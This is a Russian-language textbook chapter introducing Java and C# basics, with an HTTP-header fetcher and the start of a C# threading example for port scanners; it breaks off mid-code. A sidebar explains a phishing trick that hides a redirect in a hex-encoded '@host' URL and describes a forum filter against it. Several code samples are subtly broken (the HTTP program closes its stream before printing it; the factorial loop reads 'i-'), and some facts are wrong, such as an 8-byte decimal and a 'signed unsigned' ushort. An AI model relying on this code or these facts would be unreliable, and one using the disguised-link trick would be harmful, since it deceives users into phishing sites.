Программу «Здравствуй, мир!» (Hello, world!) часто приводят в пример, как простейшую из возможных программ на данном языке. Начинающие программисты на этом примере осваивают базовую структуру языка, учатся

пользоваться компилятором и запускать программу на выполнение. Ниже приведен текст такой программы на языке Java.

Пример 1.10. Здравствуй, мир!

```
class HelloWorld{
    public static void main( String [] Args ) {
        System.out.println( "Hello, world!" );
    }
}
```

Класс *helloWorld* содержит единственный метод `main`, который по умолчанию принимает массив аргументов типа *String*. Этот метод открытый (`public`), то есть к нему есть доступ извне класса *helloWorld*. Он не возвращает значения, о чем говорит ключевое слово *void*. Метод *println* является членом класса *System.out*. Он печатает строку «Hello, world!» на стандартный вывод. (О типах данных и методах мы еще скажем ниже в этой главе.)

Типы данных

Типы данных служат в языках программирования для определения переменных до их инициализации. Тип определяет как переменная будет размещена в памяти и какие данные она может содержать. Говорят, что переменная является экземпляром некоторого типа данных.

В языке Java есть две разновидности типов данных: примитивные и ссылочные. К примитивным относятся следующие типы:

- **Byte.** Типом *byte* представляется целое число, занимающее 1 байт памяти;
- **Short.** Тип *short* служит для представления целых чисел, занимающих 2 байта памяти;
- **Int.** Тип *int* служит для представления целых чисел, занимающих 4 байта памяти;
- **Long.** Тип *long* служит для представления целых чисел, занимающих 8 байтов памяти;
- **Float.** Типом *float* представляют числа с плавающей точкой, под которые отводится 4 байта;
- **Double.** Тип *double* служит для представления чисел с плавающей точкой двойной точности. Для них отводится 8 байтов;
- **Char.** Тип *char* служит для представления символов. В языке Java символ хранится в кодировке Unicode и занимает 16 битов;
- **Boolean.** Типом *boolean* можно представить одно из двух значений: `true` или `false`.

В платформенно-зависимых языках, к которым относится, в частности, C, зачастую не определен точный объем памяти, отводимой под хранение дан-

ных разных типов. Напротив, в Java размер и формат всех типов данных специфицированы в самом языке. Программистам не надо думать о системных особенностях.

В Java имеются также ссылочные типы. Переменные такого типа не содержат значения, а указывают на какой-то адрес в памяти. Массивы, объекты и интерфейсы – все это данные ссылочных типов. На рис 1.2 приведена классификация типов в языке Java.




Рис. 1.2. Классификация типов данных в языке Java

Поток управления

В языке Java для управления потоком выполнения программы применяются *циклы*. В программах часто встречаются участки, которые надо повторить либо заранее известное число раз, либо до тех пор, пока не будет выполнено некоторое условие. Циклы как раз и предназначены для решения подобного рода задач. Имеется три основных вида циклов: for, while и do...while.

Пример 1.11. Цикл «for»

```
for( начальное_выражение; проверяемое_условие; операция ){
    [блок предложений];
}
```

Среди всех циклов for используется чаще всего. В начале выполнения цикла программа вычисляет начальное выражение и проверяет следующее за ним условие. Если условие истинно, выполняется тело цикла («блок предложений»). В конце цикла производится операция, указанная третьей в заголовке, после чего снова проверяется условие. Цикл продолжается, пока условие не станет ложным.

Особенно хорошо цикл for подходит для выполнения итераций. Если нужно выполнить блок предложений пять раз, то можно написать такой простой цикл:

```
for( i = 0 ; i < 5 ; i++ ){
    [блок предложений];
}
```

Пример 1.12. Цикл «while»

```
while( условие ){
    [блок предложений];
}
```

При выполнении цикла while проверяется условие, стоящее в начале цикла. Если оно истинно, выполнение цикла продолжается, иначе прекращается. Цикл повторяется, пока условие не станет ложным.

Пример 1.13. Цикл «do...while»

```
do{
    [блок предложений];
} while( условие );
```

В цикле do...while проверяемое условие находится в конце и проверяется после выполнения блока предложений. Если оно истинно, то блок предложений выполняется еще раз, в противном случае происходит выход из цикла. Цикл do...while похож на цикл while с одним отличием: блок предложений будет выполнен хотя бы один раз. Циклы этого вида встречаются реже, чем for и while.

Следует отметить, что в большинстве случаев все три циклических конструкции функционально эквивалентны.

Пример 1.14. Эквивалентность циклов – выполнение пяти итераций

Цикл for

```
for( i = 0 ; i < 5 ; i++ ){
    блок_предложений;
}
```

Цикл while

```
int i = 0;
while( i < 5 ){
```

```
    блок_предложений;
    i++;
}
```

Цикл `do...while`

```
int i = 0;
do {
    блок_предложений;
    i++;
} while( i < 5 )
```

В каждом из этих примеров блок предложений выполняется пять раз. Конструкции разные, но их результат один и тот же. Поэтому мы и говорим, что все виды циклов функционально эквивалентны.

Методы

Можно сказать, что метод (в других языках его аналогом служит функция) – это миниатюрная программа. Иногда программисту нужно получить на входе определенные данные, произвести над ними некоторую операцию и вернуть результат в требуемом формате. Понятие *метода* было придумано как раз для таких повторяющихся операций. Метод – это автономная часть программы, которую можно *вызвать* для выполнения операции над данными. Метод принимает некоторое число *аргументов* и возвращает значение. Ниже приведен пример метода, который получает на входе целое число и возвращает его факториал.

Пример 1.15. Метод Factorial

```
int Factorial( int num ){
    for( i = (num - 1) ; i > 0 ; i- ){
        num *= i;    /* сокращенная запись для num = num * i */
    }
    return num;
}
```

В первой строке *Factorial* – это имя метода. Ему предшествует ключевое слово *int*, говорящее о том, что метод возвращает целое значение. Часть (*int num*) означает, что метод принимает в качестве аргумента одно целое число, которое будет обозначаться *num*. Предложение *return* говорит о том, какое именно значение метод возвращает.

Классы

Объектно-ориентированные программы организованы в виде набора *классов*. Класс – это дискретная единица программы, обладающая определенными

ми характеристиками. Класс группирует данные и методы некоторых типов. Класс может содержать конструкторы, которые определяют, как создается экземпляр класса или *объект*. В класс включаются методы, выполняющие операции над экземплярами этого класса.

Предположим, к примеру, что программист работает над симулятором полетов для компании, производителя самолетов. Результаты этой работы помогут компании принять важные проектные решения. В такой ситуации объектно-ориентированное программирование – идеальный инструмент. Можно создать класс *plane*, инкапсулирующий все характеристики самолета и методы для моделирования его перемещений. Можно также создать несколько объектов класса *plane*, каждый из которых будет содержать свои собственные данные.

Класс может содержать несколько переменных, к примеру:

- Weight (вес);
- Speed (скорость);
- Maneuverability (маневренность);
- Position (положение).

С его помощью программист может смоделировать полет самолета при заданных условиях. Для модификации характеристик объекта можно написать несколько *методов доступа*:

```
SetWeight( int )
SetSpeed( int )
SetManeuverability( int )
SetPosition( int )
MovePosition( int )
```

Код такого класса *plane* мог бы выглядеть следующим образом:

Пример 1.16. Класс *plane*

```
1 public class plane{
2     int Weight;
3     int Speed;
4     int Maneuverability;
5     Location Position; /* тип Location должен быть где-то определен
6         и представлять пространственные координаты (x,y,z) */
7     plane( int W, int S, int M, Location P ){
8         Weight = W;
9         Speed = S;
10        Maneuverability = M;
11        Position = P;
12    }
13
14    SetWeight( plane current, int W ){
```

```

15 current.Weight = W;
16 }
17
18 /* Методы SetSpeed, SetManeuverability, SetPosition,
   MovePosition тоже должны быть определены */
19 }

```

Этот код служит для инициализации объекта класса `plane`. При вызове метода `plane` задаются все характеристики, которыми должен обладать самолет: вес, скорость, маневренность и положение. На примере метода *SetWeight* показано, как можно включить в класс операцию над описываемым им объектом.

Симулятор может создать несколько экземпляров класса `plane` и выполнить «пробные полеты» для оценки влияния различных характеристик. Например, самолет *plane1* может весить 5000 фунтов, летать со скоростью 500 миль/час и обладать маневренностью 10, тогда как для самолета *plane2* можно задать следующие параметры: вес 6000 фунтов, скорость 600 миль/час, маневренность 8. В языке Java экземпляры класса создаются с помощью ключевого слова *new*. Скажем, объект *plane1* можно создать с помощью таких предложений:

```

plane plane1;
Location p;
p = new Location( 3, 4, 5 );
plane1 = new plane(5.000, 500, 10, p );

```

Наследование позволяет программистам создавать иерархии классов. Классы организуются в древовидные структуры, в которых у каждого класса есть «родители» и, возможно, «потомки». Класс «наследует», то есть может пользоваться функциями любого из своих родителей, называемых также его *суперклассами*. Например, если класс `plane` является подклассом класса `vehicle`, то объект класса `plane` имеет доступ ко всем методам, которые можно выполнять над объектом класса `vehicle`.

У классов есть много преимуществ, недостающих другим имеющимся в языке типам. Они предоставляют эффективное средство для организации программы в виде набора модулей, которым можно наследовать. Можно также создавать абстрактные классы, выступающие в роли интерфейсов. Интерфейс определяет, но не реализует некоторую функциональность, оставляя эту задачу своим подклассам. Данные класса можно объявлять закрытыми, гарантируя тем самым, что доступ к внутреннему состоянию класса возможен лишь с помощью специально предусмотренных для этого методов.

Получение заголовков HTTP

При написании программ для работы с сетью и обеспечения безопасности не забывайте о средствах, уже имеющихся в том или ином языке. В примере 1.17 приведена программа, которая получает заголовки, присланные в ответе на запрос по протоколу HTTP (Hypertext Transfer Protocol) к заданному URL.

Пример 1.17. Получение заголовков HTTP

```

1 import java.net.URL;
2 import java.net.URLConnection;
3 import java.io.*;
4 import java.util.*;
5
6 public class HTTPGET{
7     public static void main (String [] Args){
8         try{
9             FileWriter file = new FileWriter( "OutFile" );
10            PrintWriter outputFile = new PrintWriter( file );
11
12            URL url = new URL( "http://www.google.com" );
13            URLConnection urlConnection = url.openConnection();
14            InputStream IS = urlConnection.getInputStream();
15
16            IS.close();
17            outputFile.print( IS );
18        } catch (Exception e) { System.out.println("Error"); }
19    }
20 }

```

Эта программа демонстрирует, как на языке Java можно отправить HTTP-запрос типа GET и вывести полученный результат в файл. То и другое часто бывает нужно при реализации сетевых инструментов. Посредством строк 1–4 импортируются библиотеки, необходимые для установления соединения с заданным URL и для ввода/вывода. В строках 9 и 10 инициализируется объект класса *FileWriter* и задается выходной файл для него, затем создается объект *PrintWriter*, который будет осуществлять вывод в этот файл (строка 17).

Для создания соединения с помощью класса *java.net.URLConnection* нужно выполнить несколько шагов. Сначала методом *openConnection()* создается объект, представляющий соединение. Далее для него могут быть заданы различные параметры, после чего соединение открывается методом *connect()*. После того как соединение установлено, данные из него считываются в объект *IS* класса *InputStream*. В строке 16 поток закрывается, и в строке 17 его содержимое выводится в файл.

Если в процессе выполнения возможно возникновение исключений, в Java применяются операторные скобки *try* и *catch* (строки 8 и 18), в которых заклю-

чен потенциально опасный код. В строке *catch* указывается тип и имя ожидаемого исключения, а затем действия, которые следует предпринять при его возникновении.

Для работы на уровне сокетов в Java имеются дополнительные классы, например:

```
java.net.socket
java.net.serversocket
java.net.datagramsocket
java.net.multicastsocket
```

Заметим, впрочем, что ни один из них не дает доступа к простым (raw) сокетам. Если это необходимо, придется обратиться к языкам C, C++ или C#.

Примечание

Посетителей Web-сайтов часто обманом вынуждают сообщить преступникам секретные данные, например, номер кредитной карты или социального страхования. Хакер может провести такую атаку, скопировав внешний облик чужого сайта на своем сервере, так что посетитель по ошибке примет его за настоящий сайт. Один из простейших способов реализовать эту уловку заключается в том, чтобы разместить на публичном форуме ссылку, которая на первый взгляд выглядит вполне обычно, но ведет совершенно не туда, куда кажется на первый взгляд. Например, добропорядочный пользователь приглашает посетителей форума прочитать новость по такому адресу:

<http://www.google.com/?news=story1.html>

Хакер же может разместить похожую ссылку, которая переадресует посетителя совсем в другое место:

<http://www.google.com-story=%40%77%77%77%2E%79%61%68%6F%6F%2E%63%6F%6D>

Можете ли вы сказать, куда попадете, щелкнув по такой ссылке? Оказывается, на <http://www.yahoo.com>. Переадресация обеспечивается символами, указанными в конце URL. Эти символы представлены в 16-ричной кодировке и соответствуют строке @www.yahoo.com

Обман основан на ранней схеме аутентификации через Web, когда пользователь получал доступ к сайту, задав URL в формате <http://user@site>. В этом случае Web-браузер пытался обратиться к сайту, указанному после символа @. Чтобы быстро создать зловерные ссылки в указанном формате, хакеру достаточно воспользоваться

любым инструментом для перекодировки из кода ASCII в 16-ричную форму (такая программа есть, скажем, на сайте <http://d21c.com//sookietex/ASCII2HEX.html>).

Как предотвратить

Защититься от такой атаки на вашем форуме несложно. Напишите фильтрующий сценарий, который проверяет, что в любой опубликованной пользователем ссылке после имени домена имеется символ «/». Тогда приведенная выше ссылка после фильтрации приобретет такой вид:

<http://www.google.com/-story=%40%77%77%77%2E%79%61%68%6F%6F%2E%63%6F%6D>

Теперь попытка перейти по этой ссылке приведет к ошибке, так что атака не состоялась. Отметим, что некоторые современные браузеры уже содержат защиту от подобной уловки. К примеру, Firefox предупреждает пользователя об опасности.

Язык C#

В декабре 2001 года компания Microsoft выпустила в обращение язык C#. Он спроектирован Андерсом Хейльсбергом (Anders Hejlsberg) и предназначен прежде всего для написания компонентов Web-сервисов на платформе .NET. За предшествующее десятилетие язык Java приобрел широкую популярность благодаря своей переносимости, простоте и мощной библиотеке классов. Хотя о причинах, по которым Microsoft решила заняться разработкой C#, ведутся ожесточенные споры, можно считать это ответом на популярность Java. Ожидается что по мере распространения платформы .NET Framework многие программисты, работающие на C++ и Visual Basic, перейдут на C#.

Хотя язык C# и разработан компанией Microsoft, он не является ее собственностью. За стандартизацию C# отвечает Европейская ассоциация изготовителей компьютеров (European Computer Manufacturers Association). Этот факт в какой-то мере снимает опасения, что Microsoft может ввести ограничения на использование языка в чужих продуктах.

Основания для перехода на C#

Если верить заявлениям Microsoft, .NET станет платформой для разработки Web-сервисов, на которой смогут взаимодействовать компоненты, написанные на разных языках. Хотя .NET поддерживает много языков, но основным

для нее является C#. Разработчики, привыкшие программировать в среде Visual Studio, обнаружат, что переход от Visual C++ к Visual C#.NET несложен.

C# станет языком по умолчанию для разработки программ для Windows. Да, архитектурно-нейтральный язык Java может работать также и в Windows, но в C# встроены многие возможности, специфичные именно для этой ОС. Например, с помощью C# легко обращаться к таким особенностям Windows, как графический интерфейс пользователя и сетевые службы. Программы, написанные на C++, сравнительно легко переносятся на C#, тогда как переписывание их на Java требует значительных усилий.

При разработке Web-сервисов выбор современного языка особенно важен. Java и C# обеспечивают независимость от платформы, предоставляют все преимущества объектно-ориентированного программирования и сокращают время разработки за счет таких механизмов как автоматическое управление памятью. Кроме того, C# легко осваивается программистами, что уменьшает расходы на обучение. Благодаря наличию многих достоинств и лишь немногих недостатков, большое число компаний считают C# экономически оправданным выбором.

Характеристики языка

C# – это современный платформенно-независимый (по крайней мере, теоретически) объектно-ориентированный язык программирования. Новейшие возможности сочетаются в нем с синтаксисом, похожим на C/C++, поэтому опытным программистам достаточно просто выучить новый язык. C# отличается от Java, в частности, тем, что налагает меньше ограничений и в этом отношении больше напоминает C++. Как и C++, C# поддерживает прямую компиляцию в машинный код, имеет препроцессор и структуры.

Объектно-ориентированные возможности

C# – объектно-ориентированный язык программирования, что означает наличие следующих достоинств:

- **Инкапсуляция.** За счет использования классов объектно-ориентированный код имеет очень хорошую организацию и обладает высокой модульностью. Данные и методы для выполнения операций над ними инкапсулированы в структуру класса;
- **Наследование.** Объектно-ориентированная организация и инкапсуляция позволяют без труда реализовать повторное использование или «наследование» ранее написанного кода. Наследование экономит время, так как программисту не нужно заново кодировать уже имеющуюся функциональность;

- **Соккрытие данных.** Объекты, то есть экземпляры класса могут содержать данные, которые не могут быть изменены иначе как с помощью методов самого этого класса. Программист может скрыть данные, назначив им атрибут «private» (закрытый);
- **Абстрактные типы данных.** Программист может определить класс, который можно представлять себе как обобщение структуры (struct), имеющейся в языке C. Класс описывает определенный программистом тип данных вместе с операциями, применимыми к объектам этого типа.

Прочие возможности

Язык C# предлагает также следующие возможности:

- Автоматическую сборку мусора с помощью механизмов, встроенных в среду исполнения .NET;
- Классы в C# могут снабжаться метаданными, хранящимися в виде атрибутов. Члены класса могут быть объявлены как public, protected, internal, protected internal или private в зависимости от того, какую свободу доступа к ним желательно предоставить;
- В C# легко реализуется *управление версиями*. Программист может хранить различные версии откомпилированных файлов в разных пространствах имен. Это может существенно сократить время разработки крупных проектов;
- В C# упрощен механизм обхода коллекций (структур, подобных массивам) за счет использования встроенных итераторов. Конструкция foreach позволяет перебрать все элементы коллекции;
- В C# введено понятие *делегата*. Можно считать это неким аналогом указателя на метод. Делегат содержит информацию о том, как вызывать метод объекта. Делегаты широко применяются в C# для реализации обработки событий.

Безопасность

Модель безопасности в C# спроектирована с учетом среды исполнения .NET и предоставляет следующие возможности:

- **Полномочия** (permissions). В пространстве имен System.Security.Permissions сосредоточена вся функциональность, относящаяся к полномочиям кода. Программа может определять полномочия и запрашивать их у вызывающей программы. Существует три типа полномочий: на исполнение кода, проверки идентичности и ролевые;
- **Политики безопасности.** Администратор может создать политику безопасности, налагающую ограничения на те операции, которые может

выполнять программа. За соблюдением этих ограничений следит языковая среда исполнения .NET (CLR – Common Language Runtime);

- **Принципалы.** Принципал выполняет действия от имени пользователя. Система аутентифицирует принципала с помощью верительных грамот, предоставляемых его агентом. Среда исполнения .NET гарантирует, что программа сможет успешно завершить лишь те действия, которые ей разрешены.
- **Безопасность по отношению к типам.** C# гарантирует, что программа сможет получить доступ только к открытой для нее памяти.

Пример «Здравствуй, мир!» на языке C#

Программу «Здравствуй, мир!» (Hello, world!) часто приводят в пример, как простейшую из возможных программ на данном языке. Начинающие программисты на этом примере осваивают базовую структуру языка, учатся пользоваться компилятором и запускать программу на выполнение. Ниже приведен текст такой программы на языке C#.

Пример 1.18. Здравствуй, мир!

```
using System;
class HelloWorld{
    public static void Main() {
        Console.WriteLine("Hello, world!");
    }
}
```

Эта программа очень напоминает составленную на языке Java. Класс *HelloWorld* содержит единственный метод *Main*, которому не передаются никакие аргументы. Этот метод открытый (*public*), то есть к нему можно обращаться извне класса *HelloWorld*. Он не возвращает значения, о чем говорит ключевое слово *void*. В C# метод *WriteLine* является членом класса *Console*. Он печатает строку «*Hello, world!*» на стандартный вывод.

Типы данных

Типы данных служат в языках программирования для определения переменных до их инициализации. Тип определяет, как переменная будет размещена в памяти и какие данные она может содержать. Говорят, что переменная является *экземпляром* некоторого типа данных. В языке C# есть две разновидности типов данных: значащие и ссылочные. В отличие от Java, в C# нет примитивных типов, например, *int*. В C# все данные являются объектами. В C# также разрешен прямой доступ к памяти с помощью указателей, но только внутри участков кода, помеченных ключевым словом *unsafe* (небезо-

пасный). Объекты, на которые ссылаются указатели, не подвергаются сборке мусора. В C# имеются следующие значащие типы:

- **Byte.** Типом *byte* представляется целое число, занимающее 1 байт памяти;
- **Sbyte.** Типом *sbyte* представляется целое число со знаком, занимающее 1 байт памяти;
- **Short.** Тип *short* служит для представления целых чисел со знаком, занимающих 2 байта памяти;
- **Ushort.** Тип *ushort* служит для представления беззнаковых целых чисел со знаком, занимающих 2 байта памяти;
- **Int.** Тип *int* служит для представления целых чисел со знаком, занимающих 4 байта памяти;
- **UInt.** Тип *uint* служит для представления беззнаковых целых чисел, занимающих 4 байта памяти;
- **Long.** Тип *long* служит для представления целых чисел со знаком, занимающих 8 байтов памяти;
- **Ulong.** Тип *ulong* служит для представления беззнаковых целых чисел, занимающих 8 байтов памяти;
- **Float.** Типом *float* представляют числа с плавающей точкой, под которые отводится 4 байта;
- **Double.** Тип *double* служит для представления чисел с плавающей точкой двойной точности. Для них отводится 8 байтов;
- **Object.** Это базовый тип, не имеющий отдельного представления;
- **Decimal.** Это числовой тип, применяемый для финансовых расчетов. Под него отводится 8 байтов, значения этого типа должны сопровождаться суффиксом «M»;
- **String.** Типом *string* представляется последовательность символов в кодировке Unicode. Размер строк не фиксирован;
- **Char.** Тип *char* служит для представления символов. В языке C# символ хранится в кодировке Unicode и занимает 16 битов;
- **Boolean.** Типом *boolean* можно представить одно из двух значений: *true* или *false*. Он занимает 1 байт.

В платформенно-зависимых языках, к которым относится, в частности, C, точный объем памяти, отводимой под хранение данных разных типов, часто не определен. Напротив, в C# и в J#, как и в Java размер и формат всех типов данных специфицированы в самом языке. Программистам не надо думать о системных особенностях.

В C# имеются также ссылочные типы. Переменные такого типа не содержат значения, а указывают на какой-то адрес в памяти. Массивы, объекты и интерфейсы – все это данные ссылочных типов. На рис 1.3 приведена классификация типов в языке C#.




Рис. 1.3. Классификация типов данных в языке C#

Поток управления

В языке C# для управления потоком выполнения программы применяются *циклы*. В программах часто встречаются участки, которые надо повторить либо заранее известное число раз, либо до тех пор, пока не будет выполнено некоторое условие. Циклы как раз и предназначены для решения подобного рода задач. Имеется три основных вида циклов: for, while и do...while.

Пример 1.19. Цикл «for»

```

for( начальное_выражение; проверяемое_условие; операция ){
    [блок предложений];
}
    
```

Из всех циклов for используется чаще всего. В начале выполнения цикла программа вычисляет начальное выражение и проверяет следующее за ним условие. Если условие истинно, выполняется тело цикла («блок предложений»). В конце цикла производится операция, указанная на третьей в заголовке, после чего снова проверяется условие. Цикл продолжается, пока условие не станет ложным.

Особенно хорошо цикл for подходит для выполнения итераций. Если нужно выполнить блок предложений пять раз, то можно написать такой простой цикл:

```

for( i = 0 ; i < 5 ; i++ ){
    [блок предложений];
}
    
```

Пример 1.20. Цикл «while»

```

while( условие ){
    [блок предложений];
}
    
```

При выполнении цикла while проверяется условие, стоящее в начале цикла. Если оно истинно, выполнение цикла продолжается, иначе прекращается. Цикл повторяется, пока условие не станет ложным.

Пример 1.21. Цикл «do...while»

```

do{
    [блок предложений];
} while( условие );
    
```

В цикле do...while проверяемое условие находится в конце и проверяется после выполнения блока предложений. Если оно истинно, то блок предложений выполняется еще раз, в противном случае происходит выход из цикла. Цикл do...while похож на цикл while с одним отличием: блок предложений будет выполнен хотя бы один раз. Циклы этого вида встречаются реже, чем for и while.

Следует отметить, что в большинстве случаев все три циклических конструкции функционально эквивалентны.

Пример 1.22. Эквивалентность циклов – выполнение пяти итераций.

Цикл for

```

for( i = 0 ; i < 5 ; i++ ){
    блок_предложений;
}
    
```

Цикл while

```

int i = 0;
while( i < 5 ){
    блок_предложений;
}
    
```

```
    блок_предложений;
    i++;
}
```

Цикл **do...while**

```
int i = 0;
do {
    блок_предложений;
    i++;
} while( i < 5 )
```

В каждом из этих примеров блок_предложений выполняется пять раз. Конструкции разные, но результат один и тот же. Поэтому мы и говорим, что все виды циклов функционально эквивалентны.

Методы

Можно сказать, что метод (в других языках его аналогом служит функция) – это миниатюрная программа. Иногда программисту нужно получить на входе определенные данные, произвести над ними некоторую операцию и вернуть результат в требуемом формате. Понятие *метода* и было придумано для таких повторяющихся операций. Метод – это автономная часть программы, которую можно *вызвать* для выполнения операции над данными. Метод принимает некоторое число *аргументов* и возвращает значение. Ниже приведен пример метода, который получает на входе целое число и возвращает его факториал.

Пример 1.23. Метод Factorial

```
int Factorial( int num ){
    for( i = (num - 1) ; i > 0 ; i- ){
        num *= i;    /* сокращенная запись для num = num * i */
    }
    return num;
}
```

В первой строке *Factorial* – это имя метода. Ему предшествует ключевое слово *int*, говорящее о том, что метод возвращает целое значение. Часть (*int num*) означает, что метод принимает в качестве аргумента одно целое число, которое будет обозначаться *num*. Предложение *return* говорит о том, какое именно значение метод возвращает.

Классы

Объектно-ориентированные программы организованы в виде набора *классов*. Класс – это дискретная единица программы, обладающая определенными

ми характеристиками. Класс группирует данные и методы некоторых типов. Класс может содержать конструкторы, которые определяют, как создается экземпляр класса или *объект*. В класс включаются методы, выполняющие операции над экземплярами этого класса.

Предположим, например, что программист работает над симулятором полетов для компании – производителя самолетов. Результаты этой работы помогут компании принять важные проектные решения. В такой ситуации объектно-ориентированное программирование – идеальный инструмент. Можно создать класс *plane*, инкапсулирующий все характеристики самолета и методы для моделирования его перемещений. Можно также создать несколько объектов класса *plane*, каждый из которых будет содержать свои собственные данные.

Класс может содержать несколько переменных, к примеру:

- Weight (вес);
- Speed (скорость);
- Maneuverability (маневренность);
- Position (положение).

С его помощью программист может смоделировать полет самолета при заданных условиях. Для модификации характеристик объекта можно написать несколько методов доступа:

```
SetWeight( int )
SetSpeed( int )
SetManeuverability( int )
SetPosition( int )
MovePosition( int )
```

Код такого класса *plane* мог бы выглядеть следующим образом:

Пример 1.24. Класс plane

```
1 public class plane{
2     int Weight;
3     int Speed;
4     int Maneuverability;
5     Location Position; /* тип Location должен быть где-то определен
6         и представлять пространственные координаты (x,y,z) */
7     plane( int W, int S, int M, Location P ){
8         Weight = W;
9         Speed = S;
10        Maneuverability = M;
11        Position = P;
12    }
13 }
```

```

14 SetWeight( plane current, int W ){
15     current.Weight = W;
16 }
17
18 /* Методы SetSpeed, SetManeuverability, SetPosition,
    MovePosition тоже должны быть определены */
19 }

```

Этот код служит для инициализации объекта класса `plane`. При вызове конструктора `plane` задаются все характеристики, которыми должен обладать самолет: вес, скорость, маневренность и положение. На примере метода `SetWeight` продемонстрировано, как можно включить в класс операцию над описываемым им объектом.

Симулятор может создать несколько экземпляров класса `plane` и выполнить «пробные полеты» для оценки влияния различных характеристик. Например, самолет *plane1* может весить 5000 фунтов, летать со скоростью 500 миль/час и обладать маневренностью 10, тогда как для самолета *plane2* можно задать такие параметры: вес 6000 фунтов, скорость 600 миль/час, маневренность 8. Объект *plane1* можно создать с помощью таких предложений:

```

plane plane1;
Location p;
p = new Location( 3, 4, 5 );
plane1 = new plane(1.000, 400, 3, p );

```

Наследование позволяет программистам создавать иерархии классов. Классы организуются в древовидные структуры, в которых у каждого класса есть «родители» и, возможно, «потомки». Класс «наследует», то есть может пользоваться функциями любого из своих классов-родителей, называемых также его *суперклассами*. Например, если класс `plane` является подклассом класса `vehicle`, то объект класса `plane` имеет доступ ко всем методам, которые можно выполнять над объектом класса `vehicle`. В языке C# все классы прямо или косвенно наследуют корневому классу *System.Object*.

У классов есть много преимуществ, недостающих другим имеющимся в языке типам. Они предоставляют эффективное средство для организации программы в виде набора модулей, которым можно наследовать. Можно также создавать абстрактные классы, выступающие в роли интерфейсов. Интерфейс определяет, но не реализует некоторую функциональность, оставляя эту задачу своим подклассам. Данные класса можно объявлять закрытыми, гарантируя тем самым, что доступ к внутреннему состоянию класса возможен лишь с помощью специально предназначенных для этого методов.

Потоки в языке C#

Для написания простых и эффективных инструментов сканирования потоки неопенимы, поскольку позволяют сканировать несколько портов параллельно, а не последовательно. Следующая несложная программа создает два потока, которые выводят на стандартный вывод 0 и 1.

```

1 using System;
2 using System.Threading;
3
4 public class AThread {
5
6     public void ThreadAction( ) {
7         for ( int i=0 ; i < 2 ; i++ ) {
8             Console.WriteLine( "Thread loop executed: " + i );
9             Thread.Sleep(1);
10        }
11    }
12 }
13
14 public class Driver {
15
16     public static void Main( ) {
17
18         AThread Thread1 = new AThread( );
19         AThread Thread2 = new AThread( );
20
21         ThreadStart TS1 = new ThreadStart( Thread1.ThreadAction )
